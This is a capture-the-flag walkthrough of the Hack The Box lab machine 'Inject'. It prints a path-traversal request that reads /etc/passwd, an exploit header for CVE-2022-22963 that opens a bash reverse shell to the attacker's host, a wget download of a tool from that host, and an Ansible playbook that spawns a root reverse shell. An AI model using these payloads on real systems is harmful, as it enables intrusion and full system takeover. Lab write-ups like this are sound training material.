Description
Inject is an easy Hack The Box machine that features:
- Local File Inclusion
- Remote Command Execution
- Sensitive Data Exposure
- Ansible Playbook Privilege Escalation
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.204.
$ ping -c 3 10.10.11.204
PING 10.10.11.204 (10.10.11.204) 56(84) bytes of data.
64 bytes from 10.10.11.204: icmp_seq=1 ttl=63 time=46.8 ms
64 bytes from 10.10.11.204: icmp_seq=2 ttl=63 time=44.3 ms
64 bytes from 10.10.11.204: icmp_seq=3 ttl=63 time=43.9 ms

--- 10.10.11.204 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.861/44.977/46.769/1.279 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.204 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.204
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.70 seconds
We get two open ports, 22 and 8080.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.204 -sV -sC -p22,8080 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.204
Host is up (0.044s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
|_  256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.39 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe in the browser that the service is hosting a website whose utility is to work as a cloud to store files from multiple devices.
 Only two links are working: Sign Up and Upload. If we click in Sign Up we get into an under construction page.
 If we click in Upload button we get a form in which we can upload files. We are going to create a test file and upload it to check how the process works.

$ echo "This is a test file" > test_file.txt
As we uploaded a text file we obtained a warning in which only image files are accepted.
 So we create an image file in our local computer and we upload it to the website.

 Now it works, the image is uploaded and we obtain a link to see the image. If we take a look in the source code we see that the link uses a parameter with the name of the file uploaded.
 The endpoint in the server is
 show_image and the parameter is img. If we click in the link we receive the response with the uploaded image. We can move into Burp Suite Repeater to check the request and the response.
Exploitation

As the name of the file and extension is sent we can check if the web application is vulnerable to Local File Inclusion vulnerability. After testing some paths in the parameter we obtain the contents of the /etc/passwd file with the path ../../../../../../../etc/passwd so the application is vulnerable.
Endpoint:
/show_image?img=../../../../../../../etc/passwd
 Looking at console users we find
 root, frank and phil. Now we need to obtain some sort of Remote Command Execution using this vulnerability. If we specify a directory in the parameter we obtain a list of the files of the directory, for example in ../.
 As we move into the directories we discover that the application is written in Java inside a Maven project and then we find the
 pom.xml dependencies file in ../../../pom.xml.
 Between the dependencies of the project we find
 spring-cloud-function-web version 3.2.2, which is vulnerable to an unauthenticated Remote Code Execution with CVE-2022-22963. In AttackerKB we have a proof of concept. We need to send a HTTP POST request to /functionRouter with a special header spring.cloud.function.routing-expression with Java code used to execute the command, in this case a reverse shell.
Endpoint:

 /functionRouter

Header:

 spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec(new String[]{'/bin/bash','-c','bash -i >& /dev/tcp/10.10.14.154/1234 0>&1'})
We create the listener to receive the shell and then we send the request.
$ nc -nvlp 1234
 After sending the request we receive a 500 status code, which is normal, and we obtain a reverse shell that we should upgrade.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.154] from (UNKNOWN) [10.10.11.204] 35621

script /dev/null -c bash
frank@inject:/$
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
frank@inject:/$ stty rows 48 columns 156
frank@inject:/$ export TERM=xterm
frank@inject:/$ export SHELL=bash
Post-Exploitation
We check that the currently logged in user is frank.
frank@inject:/$ id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
Checking at the user directory for frank (/home/frank) we can find some credentials in /home/frank/.m2/settings.xml file. These are the credentials for the henry user, with DocPhillovestoInject123 password.
frank@inject:~$ cat /home/frank/.m2/settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
We sign in as phil user.
frank@inject:~$ su phil
Now we are going to check for processes that run in fixed intervals of time, or Cron jobs. This task will be facilitated with pspy tool that we can download in the remote system by hosting it in our local server. This tool will show us created processes in real time.
phil@inject:~$ mktemp -d
/tmp/tmp.VUfDoJswI5
phil@inject:~$ cd /tmp/tmp.VUfDoJswI5
phil@inject:/tmp/tmp.VUfDoJswI5$ wget http://10.10.14.154/pspy32
-- http://10.10.14.154/pspy32
Connecting to 10.10.14.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2940928 (2.8M) [application/octet-stream]
Saving to: ‘pspy32’

pspy32                                 100%[============================================================================>]   2.80M  1.34MB/s    in 2.1s

‘pspy32’ saved [2940928/2940928]

phil@inject:/tmp/tmp.VUfDoJswI5$ chmod +x pspy32
phil@inject:/tmp/tmp.VUfDoJswI5$ ./pspy32
After some minutes running we find a running Cron job owned by root user, with UID 0, executing the automation tool Ansible.
phil@inject:/tmp/tmp.VUfDoJswI5$ ./pspy32
CMD: UID=0     PID=75906  | /usr/sbin/CRON -f
CMD: UID=0     PID=75905  | /usr/sbin/CRON -f
CMD: UID=0     PID=75904  | /usr/sbin/cron -f
CMD: UID=0     PID=75907  | /usr/sbin/CRON -f
CMD: UID=0     PID=75909  | sleep 10
CMD: UID=0     PID=75908  | /bin/sh -c sleep 10 && /usr/bin/rm -rf /opt/automation/tasks/* && /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
CMD: UID=0     PID=75912  | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
CMD: UID=0     PID=75910  | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
We see that all tasks written in .yml files at /opt/automation/tasks/ directory are executed, so we are going to check if we have permissions to write in that directory.
phil@inject:/tmp/tmp.VUfDoJswI5$ ls -la /opt/automation
total 12
drwxr-xr-x 3 root root  4096 Oct 20 04:23 .
drwxr-xr-x 3 root root  4096 Oct 20 04:23 ..
drwxrwxr-x 2 root staff 4096 Oct 20 04:23 tasks
We see that users in group staff can read and write files, so we are going to check if phil belongs to staff group.
phil@inject:/tmp/tmp.VUfDoJswI5$ groups
phil staff
As phil belongs to staff group we can check that there is an existent task called playbook_1.yml in tasks folder that checks if the web application service is running.
phil@inject:/tmp/tmp.VUfDoJswI5$ cat /opt/automation/tasks/playbook_1.yml
- hosts: localhost
  tasks:
  - name: Checking webapp service
    ansible.builtin.systemd:
      name: webapp
      enabled: yes
      state: started
As we see in Ansible documentation it is possible to run commands and it is possible to do a privilege escalation. So we can create a .yml task file in tasks directory that will spawn a reverse shell as the root user.
phil@inject:/tmp/tmp.VUfDoJswI5$ cat<<EOF>/opt/automation/tasks/escalation.yml
- hosts: localhost
  tasks:
  - name: Privilege Escalation
    command: bash -c "bash -i >& /dev/tcp/10.10.14.154/1235 0>&1"
	become: true

EOF
We create the listener and then we wait for the connection.
$ nc -nvlp 1235
Finally when the Cron job starts we obtain a reverse shell with root privileges.
Flags
In the root shell we can obtain the user flag and the system flag.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.154] from (UNKNOWN) [10.10.11.204] 54476
bash: cannot set terminal process group (78885): Inappropriate ioctl for device
bash: no job control in this shell
root@inject:/opt/automation/tasks# id
uid=0(root) gid=0(root) groups=0(root)
root@inject:/opt/automation/tasks# cat /home/phil/user.txt
<REDACTED>
root@inject:/opt/automation/tasks# cat /root/root.txt
<REDACTED>